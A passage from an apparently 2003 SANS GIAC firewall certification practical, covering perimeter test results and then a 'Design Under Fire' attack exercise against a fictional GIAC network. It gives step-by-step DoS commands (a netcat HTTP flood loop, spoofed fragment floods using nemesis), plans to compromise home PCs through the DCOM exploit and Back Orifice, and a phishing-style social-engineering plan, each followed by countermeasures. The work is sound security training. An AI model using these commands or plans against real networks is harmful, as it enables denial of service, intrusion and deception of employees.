Run "fastscan" with IP Address 192.168.100.7 using ports 1 to 1024 (all ports should be seen by WinDump except the Microsoft ports)

Test Internal Network to Internet
On "The Internet" computer:
Run "netcatgolistenINTR.bat"
On the Internal computer:
"netcatgogetINTR.bat"
Run "fastscan" with IP Address 189.22.47.3 using ports 1 to 1024 (all ports should be seen by WinDump except the Microsoft ports)


Evaluate The Results

Validating The Perimeter

See Appendix B for full output

Internet to the DMZ:
PASS - Only ports 25, 80 and 443 traffic passed from “The Internet” to the DMZ WWW server. All other ports from the "fastscan" program did not appear.

DMZ to Internet
PASS - All ports 20, 21, 80 and 443 passed to “The Internet” from the DMZ computer. All other ports from the "fastscan" program did not appear. DNS test worked correctly:



DMZ to Internal Network
PASS - Port 25 passed to 10.32.1.102 correctly. All other ports from the "fastscan" program did not appear.

Internal Network to DMZ
PASS - An Internal computer connected to 192.168.100.7 on port 443 correctly. Of course since the internal computers are on a “higher security” level all ports from the program "fastscan" were seen except the Microsoft ports and port 554.

Internal Network to Internet
PASS - Internal Network to “The Internet" connected on ports 53 UDP 53, 80 and 443. When the program "fastscan" was run only Ports 135, UDP 135, 136, UDP 136, 137, UDP 137, 138, UDP 138, 139, UDP 139, 445, UDP 445, 554 did not get out to “The Internet”. All other ports were allowed through.

VPN
PASS - The VPN connection was made externally using a Cisco VPN client. Connection is complete and good. See Appendix B.

Recommendations or improvements

Future plans for GIAC are to separate the WWW server and the mail server. This has not been done yet because of funding shortfalls. Three machines will be bought. These will be identical to the current WWW/SMTP server. One will be configured as the SMTP server. Two machines will be configured with the same hardware and software image as the production "live" machines. Ghost images of the production hard drive will be applied to the standby machines. Patches will be applied to the standby machines first to make sure that the servers and applications are still working, then the patches will be applied to the production machines.

GIAC is very happy with the DNS services that Ultra DNS and Verisign provides. If Ultra DNS and Verisign fails to perform or the companies go under then GIAC will consider moving a DNS server into the DMZ as a third server.

The testing could be more thorough and should include some kind of automated test generation of scripts and automated checking of the output from the WinDump. Other tools should be considered like the netwox tool see Constantin, Laurent, Network toolbox netwox, 2003. URL: http://www.laurentconstantin.com/en/netw/netwox/ (Accessed November 3, 2003) and a different view on firewall validation Constantin, Laurent, Feature: Testing a Router or Firewall, May 7, 2001. URL: http://rootprompt.org/article.php3?article=2317 (Accessed November 3, 2003). All possible “incoming” ports should be used for each possible outgoing port, i.e. set the “source” port to a valid incoming port and set the destination port to a port that should not be allowed. All other IP protocols (AH, ESP, etc.) should be tested against the servers.

The WWW / SMTP server probably should not be accessible by all internal computers on port 443 (the polling port). Consideration should be made for the technical abilities of GIAC employees / threat possibilities as to whether or not allowing open access to port 443 is a security hazard.


A decision should be made about how critical the database is, and funding availability. If it is critical enough, the internal Database server should be located behind yet another firewall. The only computer that the database server should be able to access would be the DMZ WWW/SMTP server.

Attacks (and ways to minimize) like SYN flood attacks, Google search URL: http://www.google.com/search?q=SYN+flood+attack (Accessed November 5, 2003) should be investigated. For Web services "higher layer" attacks like URL attacks Google search URL: http://www.google.com/search?q=URL+attack software should be run against the server.

Design Under Fire

This section of the document shows why any network security document should be labeled as sensitive by any company. If someone knows the architecture they have exponentially increased their chances of breaking into the system. For the "Design Under Fire" section, the list of practicals will be considered from the SANS, GIAC: Global Information Assurance Certification - GCFW (GIAC Certified Firewall Analyst) , 2003. URL: http://www.giac.org/GCFW.php (Accessed October 24, 2003) specifically Sans, "0417 Andrew Jones July 31, 2007" , 2003. URL: http://www.giac.org/practical/GCFW/Andrew_Jones_GCFW.pdf (Accessed October 24, 2003)

The network diagram for the GIAC network from the Andrew Jones proposal:




Specifically Andrew Jones has chosen the 1710 router as his outside ISP gateway, Cisco, Cisco 1700 Series Modular Access Routers Installing the Cisco 1710 Security Router - Cisco Systems, 2003. URL: http://www.cisco.com/application/pdf/en/us/guest/products/ps222/c1097/ccmigration_09186a00801c726a.pdf (Accessed October 24, 2003)

Since this piece of information is now known, the attack will proceed on the router itself. Given that this design (apparently) uses NAT for internal devices, an attack on the

internal web or SMTP server would require an application level exploit for those systems.

From the original paper I had trouble deciphering the IP address layout (security through obscurity is also a form of security), but I believe that I have recreated the portion that I would need.

The network redone *(As far as I could ascertain from the diagram)*:



Andrew Jones' paper specifies :

> "a Cisco router with ACL's and the latest IOS release is a standard and well documented configuration. SSH will be used for secure access"[i]

This is a very nice CYA (Cover Your Assets) statement, this is not always practical in a production environment. Cisco releases new versions of the IOS on a regular basis. In an enterprise of any size keeping the latest and greatest IOS on all routers of any complexity would guarantee a constant stream of outages of the network.

Attack The Firewall

Researching and describing the vulnerabilities is straightforward. Google (http://www.google.com) was used to find exploits for the 1750 router and the Netscreen NS-208 firewall. An example of the search conducted would be: http://www.google.com/search?q=NS-208+vulnerability

The attacks would be carried out in the order of the devices. The first line of attack is the Cisco 1750 router. Using Cisco vulnerability Cisco, Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets, Document ID: 44020, Revision 1.14, 04-September-2003. URL: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml (Accessed October 24, 2003). The exploit can be found (among other places) at SecuriTeam, SecuriTeam.com (Cisco IOS Interface Blocked by IPv4 Packets (Exploit)), 20/7/2003. URL: http://www.securiteam.com/exploits/5FP0R00AKI.html (Accessed October 27, 2003). It can also be exploited using a script for hping (Appendix C), see Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers- requires power cycle to recover, Jul 25 2003 . URL: http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html (Accessed October 27, 2003). **This attack would be successful** assuming that the IOS had not been updated.

The commands to execute the script are as follows:

1) Install Hping on your LINUX system, hping home page, 2004. URL: http://www.hping.org/ (Accessed January 5, 2004)
2) Copy the script in Appendix C " Cisco 1710 hping exploit script " to a file rkill
3) traceroute <IP address>
4) Execute the line ./rkill 197.0.0.2 <number of hops to the interface of 197.0.0.2>

The next device is the Netscreen NS-208 firewall. There are vulnerabilities to this firewall as seen at SecurityTracker.com, SecurityTracker.com – Search, 2003. URL: http://www.securitytracker.com/search/search.html (Accessed October 24, 2003). Type in the words Netscreen NS-208 into the search box and search. Find the following vulnerabilities.
SecurityTracker.com Archives - (Vendor Issues Fix) Re: NetScreen Firewalls Can Be Crashed By Remote Users When SSH is Enabled for Remote Management, 2003. URL: http://securitytracker.com/alerts/2002/Nov/1005552.html (Accessed October 24, 2003). Andrew has stated that SSH will be used for secure access. This vulnerability assumes that SSH is enabled on the firewall for secure access also.

Per the URL http://securitytracker.com/alerts/2002/Nov/1005552.html (above):

> "Description: A denial of service vulnerability was reported in NetScreen's firewall products. A remote user may be able to cause the device to crash if SSH is enabled on the device.
>
> A remote user can send malformed messages to the SSH management port to cause the device to crash, requiring a hard reboot to return to normal operations.

> The crash can reportedly be triggered by exploit utilities built to test the SSH1 CRC32 compensation attack detector code flaw that was reported in February 2001 by BindView RAZOR as a general SSH bug. However, the vendor indicates that the NetScreen bug is not the CRC32 bug, but rather, is a new bug in their implementation. HD Moore at Digital Defense is credited with discovering the new bug."[ii]

A complete description of the SSH bug can be found at SecurityFocus, SecurityFocus BUGTRAQ Mailing List: BugTraq , 2003. URL: http://www.securityfocus.com/archive/1/225543/2001-11-11/2001-11-17/2 (Accessed October 24, 2003). Specifically Team Teso, [TESO] sshd exploit statement, 11-08-01. URL: http://www.team-teso.org/sshd_statement.php (Accessed October 27, 2003) and the exploit explained (with the source code) in Appendix C and at Korpinen Pekka and Lyytikäinen Kalle, SSH1 remote root exploit, March 26, 2002. URL: http://www.hut.fi/~kalyytik/hacker/ssh-crc32-exploit_Korpinen_Lyytikainen.html (Accessed October 27, 2003). **This attack would be successful**:

The commands to execute the script are as follows:

1) Save the file in Appendix C "SSH Exploit code " as uxp2.c. Edit the file and set up the correct target IP address for the IP and port to attack.
2) On your LINUX machine compile the code. Type the command in step 3
3) ./uxp2

The **design of the attack** would use these two vulnerabilities. First run the hping script sending protocols 53, 55, 77 and 103 to the interface of the 1750 router. If that does not lock up GIAC enterprises then next use the SSH vulnerability against the Netscreen NS-208 firewall. Both of these vulnerabilities (if they exist in the software) should make it impossible to access the GIAC site.

Explaining the results is (again) straightforward. The interfaces on the 1750 or the NS-208 will lock up and no longer allow packets to pass.

The **countermeasures that could be employed to mitigate the attack** are fairly simple. All packets from "The Internet" destined for either the 1750 interface or the NS-208 should be denied. The only packets that should be allowed to pass are those destined fro the NAT (or PAT) address on the NS-208 or any servers in the DMZ (VPN, WWW or SMTP server) that have "publicly" advertised addresses. This would be implemented in the 1750 router with the access list that is on the outside interface.

Distributed Denial Of Service Attack

There are several ways to organize a Distributed Denial Of Service attack against GIADC Enterprises to **compromise 50 Cable / DSL connected systems**.

Since the Nachi worm has killed itself start looking for computers that are vulnerable to the DCOM exploit. Considering that Windows 2000 / XP has to be reinstalled on a regular basis this should be a fairly easy task if all the cable ranges are scanned.

Microsoft has a very handy tool for scanning for this vulnerability at Microsoft, 827363 - How to Use the KB 824146 Scanning Tool to Identify Host Computers That Do Not Have the 823980 (MS03-026) and the 824146 (MS03-039) Security Patches Installed, 10/8/2003. URL: http://support.microsoft.com/?kbid=827363 (Accessed October 27, 2003). After finding 50 hosts that were not patched, compile the DCOM Vulnerability exploit code, see
URL: http://www.securitylab.ru/40741.html (Accessed October 27, 2003). The code is at URL: http://www.securitylab.ru/_exploits/rpc2.c.txt (Accessed October 27, 2003). From there download any number of Trojan programs and install them, like Back Orifice from CULT OF THE DEAD COW, Worst Case Scenario, 2003. URL: http://www.cultdeadcow.com/tools/bo.html (Accessed October 27, 2003) (Etc.). The last thing to do is to patch the machine so that nobody else could take over the machine.

The next thing would be to perform a pure ping flood with these machines, or install NetCat and perform a batch job that just continuously retrieves the GIAC web page:

File Name	`netcatgogethttp.bat`	`get.txt`
Data In File	`:loop`	`GET / HTTP/1.0`
	`nc www.giac.com 80 <get.txt`	`<blank line required>`
	`goto loop`	

The commands are as follows and this attack would be successful:

1. Execute the file netcatgogethttp.bat
2. or execute ping -t -l 300 www.giac.com

For an example (and a long description of a DOS) see Steve Gibson, The Attacks on GRC.COM, Oct 06, 2003. URL: http://grc.com/dos/grcdos.htm (Access October 27, 2003). Please do, however, read this passage with a critical eye. There have been some commentary on these pages by “Cyrano de Bergerac”, Grcsucks.com | Dissecting Steve Gibson, http://grcsucks.com/grcdos.htm , . URL: (Accessed October 27, 2003) and Radsoft, r a d s o f t . n e t, 2003. URL: http://www.radsoft.net/news/roundups/grc/ (Accessed October 27, 2003).

Yet another way would be to send out a virus like the SoBig virus Benjamin Nahorney and Atli Gudmundsson, Symantec Security Response - W32.Sobig.F@mm, September 15, 2003. URL:
http://securityresponse.symantec.com/avcenter/venc/data/w32.sobig.f@mm.html (Accessed October 31, 2003) or the Swen virus John Canavan, Symantec Security Response - W32.Swen.A@mm October 06, 2003. URL:
http://securityresponse.symantec.com/avcenter/venc/data/w32.swen.a@mm.html (Accessed October 31, 2003). Since users have obviously not learned not to open attachments, this should be a fairly easy way to compromise 50 machines. Especially if the title of the e-mail is something like “Security Update. The payload of the virus would load Back Orifice, attach to an IRC channel. It would then be commanded to go to

another IRC channel. From there the computers would be controlled. The attack would be the same as compromising 50 Cable / DSL connected systems.

The **countermeasures to mitigate this attack** would involve the ISP and the border router. If large ping packets were used then the ISP (Internet Service Provider) would have to block ping on the inbound to their router. If the connection to GIAC is saturated then there is not much that GIAC could do to stop this DOS, the ISP would have to stop it. If WWW connections were causing the DOS then the particular IP's of the compromised machines would have to be blocked at the GIAC border router. Most likely the ISP would have to get involved to help shut down a DOS on GIAC since the ISP would have the "bigger pipe" to control. The ISP's of the compromised machines would also have to be notified and the problem taken care of by each ISP that has a compromised machine..

A second method to perform a DOS attack is a attack against the Web server and the SMTP server (or any other server you might find). It is an attack I devised (and AFAIK is an original attack) I call "The Rose attack". This attack is a combination of the SYN attack and the "Unknown" ICMP attack in the GCFW coursework. The attack depends on the "More Fragments" flag and the fact that timeouts on time exceeded_fragment reassembly for many machines are at or above the 2 minute range. Microsoft Windows 2000 is 2 minutes, Sun Solaris appears to be four minutes and Mandrake Linux is 30 seconds. The first fragment and the last fragment of "a very large packet" (64k) is sent, but not the middle fragments. That fragment buffer in the IP stack is held open until the timer expires. In addition if the IP stack is not programmed correctly this might also result in a buffer overflow because of the large number of "large" packets. When the number of fragment buffers is filled no more fragmented packets are accepted. With TCP and UDP a port does not even have to be a "open" port for this attack to succeed.

Per the documentation at Sun site docs.sun.com: Solaris Tunable Parameters Reference Manual, 2003. URL: http://docs.sun.com/db/doc/816-0607/6m735r5fn?a=view (Accessed December 2, 2003), the TCP Fragmentation timer tcp_time_wait_interval is 4 minutes and the number of connections pending is tcp_conn_req_max_q of 128. for UDP, see Solaris Tunable Parameters Reference Manual, 2003. URL: http://docs.sun.com/db/doc/816-0607/6m735r5fo?a=view (Accessed December 2, 2003). While this information is not on the UDP, it is assumed that the numbers are the same as the TCP parameters.

On a Windows 2000 machine with a relatively small number (about 150) packets, the ability for the IP stack to accept fragmented packets was disabled for 2 minutes. With a Linux box at 780 packets per second (using the below test) mixed results were obtained with some fragmented ping packets failing and some returned and high CPU utilization, but the Linux box returned to normal as soon as the flood stopped. The same test (780 PPS) proved to have mixed results with a Cisco 2621XM router, with 50 to 90% CPU utilization and the pings returned to normal as soon as the ping flood stopped. A Solaris 9 machine was unavailable for testing so the below attack could not be tested on that operating system. As a side note this attack could also be used for OS fingerprinting.

Windows sends back "Fragmentation time exceeded" for all packets. Linux sends back "Fragmentation time exceeded" for just the ICMP packets and Cisco router none at all.

First an excel spreadsheet is created for random addresses, ports, sequence numbers, etc. If, for example, port 80 (HTTP) on a specific machine is attacked then YY (see below) would be a static entry of 80. The format of each packet looks like:
ICMP first fragment and Last Fragment:

```
nemesis icmp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -i 8 -I II -P Picmpdata.txt -
FM0
nemesis icmp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -i 8 -I II -P Picmpdata.txt -
F8100
```

TCP first fragment and last fragment:

```
nemesis tcp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -I II -s SS -a AA -x XX -y YY -P
Ptcpdata.txt -FM0
nemesis tcp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -I II -s SS -a AA -x XX -y YY -P
Ptcpdata.txt –FM8100
```

UDP first fragment and last fragment:

```
nemesis udp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -I II -x XX -y YY -P
Pudpdata.txt -FM0
nemesis udp -S WW.VV.VV.VV -D 197.0.0.12 -d1 -I II -x XX -y YY -P
Pudpdata.txt -FM0
```

Where:

Var	Range	Formula	Header	Description
WW	11 – 171	=INT(RAND()*162)+11	IP	The first octet of the "random" IP address
VV	1 – 254	=INT(RAND()*254)+1	IP	The second, third and fourth octet of the "random" IP address
II	1-65k	=INT(RAND()*65530)+1	IP	IP Identification Number
197.0.0.12	Static	Static	IP	Destination IP address
-d1				Send packet out Ethernet 1 card
SS	1- 4294967295	=INT(RAND()*4294967295)+1	TCP	Sequence Number
AA	1- 4294967295	=INT(RAND()*4294967295)+1	TCP	Acknowledgement Number
XX	1025- 65536	=INT(RAND()*65535)+1025	TCP UDP	Source Port Number
YY	1- 65536 or static of port 80 (http) or port 25 (smtp)	=INT(RAND()*65535)+1 or 80 or 25	TCP UDP	Destination Port Number. If a particular service is attacked use that port number.
-P Ptcpdata.txt	Static	Static	IP	Data in packet from file Ptcpdata.txt
FM0 or FM8100	Static	Static	IP	Fragment Offset

Set up the payload data so that we have a "legal" sized fragment:
Picmpdata.txt = "ANemesisICMPDataBNemesisICMPData"
Ptcpdata.txt = "ANemesisTCPDataBNemesisTCPDa"
Pudpdata.txt = "ANemesisUDPDataABNemesisUDPDataB"

Next nemesis and WinPcap-3.0 would be installed on each of the above compromised machines. Nemesis can be found at Sourceforge: Jeff Nathan, nemesis.sourceforge.net - Packet injection tool suite, 2003. URL: http://nemesis.sourceforge.net/ (Accessed December 4, 2003). WinPcap-3.0 can be found at: Loris Degioanni (and others), Windows Packet Capture Library, 2003. URL: http://winpcap.polito.it/install/ (Accessed December 4, 2003). The excel output with a name of "**attackp.bat**" and "**attackbig.bat**" would be placed on the compromised machines. An example of just six packets (of many thousands) from the file **attackp.bat** attacking the HTTP port on 197.0.0.12 would look like:

```
nemesis icmp -S 161.215.230.222 -D 197.0.0.12 -d1 -i 8 -I 26168 -P
icmpdata.txt -FM0
nemesis icmp -S 161.215.230.222 -D 197.0.0.12 -d1 -i 8 -I 26168 -P
icmpdata.txt -F8100
nemesis tcp -S 12.226.144.73 -D 197.0.0.12 -d1 -I 14193 -s 3984468955 -a
3864952939 -x 25423 -y 80 -P Ptcpdata.txt -FM0
nemesis tcp -S 12.226.144.73 -D 197.0.0.12 -d1 -I 14193 -s 3984468955 -a
3864952939 -x 25423 -y 80 -P Ptcpdata.txt -F8100
nemesis udp -S 101.41.117.214 -D 197.0.0.12 -d1 -I 58789 -x 24300 -y 80 -P
Pudpdata.txt -FM0
nemesis udp -S 101.41.117.214 -D 197.0.0.12 -d1 -I 58789 -x 24300 -y 80 -P
Pudpdata.txt -F8100
```

Attackbig.bat would look like:

```
:loop
Call attackp.bat
Rem Wait two seconds before sending out the next batch of data
ping -n 2 127.0.0.1
goto loop
```

All of the compromised machines would then start sending the packets **with the command as follows**:

```
C:\>attackbig.bat
```

The attack would be successful in that it would not only try to overwhelm the connection to GIAC with what "look" like real connection attempts, it is also designed to not allow the target machine to communicate with other machines that require fragmentation of large data packets (whether they be internal or external machines).

The **countermeasures to mitigate this attack** would involve the ISP and reconfiguring the internal machines. The ISP would have to track down each of the compromised machines. Since the source IP address is random the only way to track down the machine is to trace router by router, hop by hop, which machines are sending out the anomalous packets. Internal machines that connect to the machine that is attacked would have to be reconfigured not to send fragmented packets.

Attack plan to compromise an internal system

Two vectors will be used to attempt to compromise a GIAC machine. The first is a social engineering attack that will try to trick an employee into bringing a Trojan program into the network. The next will be an attack on the GIAC servers that are in the DMZ. To try to compromise a network, as many options as possible should be explored.

Social Engineering Attack
GIAC Enterprises are a brick and mortar business as well as having a presence on "The Internet". As with many enterprises the employees are not all "tech savvy". They do not think about all the security issues that a computer security "guru" would think about.

The first thing would be to search the internet for all GIAC links. Specifically look for someone who "looks" like a novice. Someone that posts their GIAC e-mail address to a group on horses. Someone who posts their GIAC e-mail address to their local hobby group web page as a contact address.

We would specifically search the web pages and the Newsgroups:
http://www.google.com/search?&q=%22giac.%2Bcom%22
http://www.google.com/groups?as_epq=giac.com

This would provide the names of employees that may be vulnerable to social engineering. Next try to ascertain what kind of product that GIAC would buy. Since this is a business, pick office supplies, like copiers or some fairly expensive equipment.

Next register a free domain (so that this could not be traced back) from some site like :
EU.org, EU.org: free domain names, 2003. URL: http://www.eu.org/ (Accessed October 31, 2003).
or
CO.NR, Free URL Redirection, No Ads! Short Free Domain Name (you.co.nr), 2003. URL: http://www.freedomain.co.nr/ (Accessed October 31, 2003).

Also get one of the "Free" hosting sites and direct the domain name to the hosting site:
Free Web Space and Site Hosting - Freeservers.com, 2003. URL: http://www.freeservers.com/ (Accessed October 31, 2003).

The "name" to choose would be a "Office products" web site like "OPConnection". Something short that could be easily spelled.

From here there are two choices. E-Mail or direct phone contact.

With direct phone contact one would call the GIAC main number and ask for the person whose name was found in the Google search. If that person no longer work at GIAC

the next request is “I have an delivery that I need to verify, can I please speak the person who now fills that position”.

When the next person answers, introduce oneself as a sales representative for “OPConnection”. Tell the person that “they entered into a drawing that our company and won the drawing, but unfortunately the delivery was to the wrong address. Would they please fill out the form again online for me?”. Play dumb, act like a salesman, don’t know why they have to do this but …. Etc etc …

The web page would (of course) have a Trojan program loaded on it. A good example of this type of Trojan is the code for exploiting Microsoft vulnerability MS03-011 as explained at LURHQ, Internet Explorer/Autoproxy Trojan Analysis – LURHQ, 2003. URL: http://www.lurhq.com/autoproxy.html (Accessed November 6, 2003). As the sales person, walk the person through the fill in process. The worm would be something like Back Orifice that would connect out through port 80. From there the internal computer is compromised.

The second option is e-mail. The same procedure would be followed one employee at a time. An E-Mail would be sent out with the “prize fill in instructions” in the body with a link to the Trojan program. Explicit instructions would tell this person how to bypass the security features in software like Internet Explorer.

Obviously this kind of attack (unless the port 80 HTTP stream is encrypted) is subject to IDS discovery. Log in, log off and hard drive connection commands would probably be caught easily in a good IDS setup.

Mitigation of this problem is not a technical issue, but rather a "people" issue. All employees must be briefed on what hackers are up to and what social engineering is and how it can be used against the employee. Most importantly they need to contact network security if they have any questions.

Software attack

The Sun Solaris 9 DMZ SendMail server is vulnerable to buffer overflow attack: Network Associates Inc. - Buffer Overflow Vulnerabilities In Four Unix Programs, 2003. URL: http://www.networkassociates.com/us/security/resources/sv_ent31.htm (Accessed October 31, 2003) and CERT, CERT Advisory CA-2003-12 Buffer Overflow in Sendmail, 2003. URL: http://www.cert.org/advisories/CA-2003-12.html (Accessed October 31, 2003). As of yet an exploit for this has not been found, but analysis of the patch Neohapsis Archives - Full Disclosure List - #4119 - [Full-Disclosure] Sendmail 8.12.9 prescan bug (a new one) [CAN-2003-0694] Wed Sep 17 07:36:36 2003 . URL: http://archives.neohapsis.com/archives/fulldisclosure/2003-q3/4119.html (Accessed January 6, 2004) should lead to either DOS or successful exploit code.

The DMZ mail server would be compromised using this vulnerability, and from there the internal mail server could be compromised by jumping to the internal E-Mail server from the DMZ server.

Mitigation of this problem would involve either using a different E-mail platforms or different operating system on the internal server versus the external server..

Any software running unpatched long enough will have vulnerabilities. Since these vulnerabilities are Layer 7 (Application) there is very little chance that a firewall will stop the attack.

The main point is that patching (like flossing your teeth) has to be done on a regular basis. The suggested time frame is 10 days after the patch is released (to allow for testing by "real world users") but no more than 30 days if an exploit has not been released “to the wild”. If a exploit is in the wild then the system should be patched immediately.

Appendix A – Complete Configurations

The configuration is taken from the “show tech” command. This command removes all passwords / SNMP community strings **except** on the PIX firewall. The password / community strings must be removed by hand from the PIX output.

GIAC

The following equipment is used at GIAC

Border Router GIAC 2621XM

```
!
! Last configuration change at 11:56:46 CDT Wed Oct 8 2003 by ken.hollis
! NVRAM config last updated at 11:56:50 CDT Wed Oct 8 2003 by ken.hollis
!
version 12.3
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
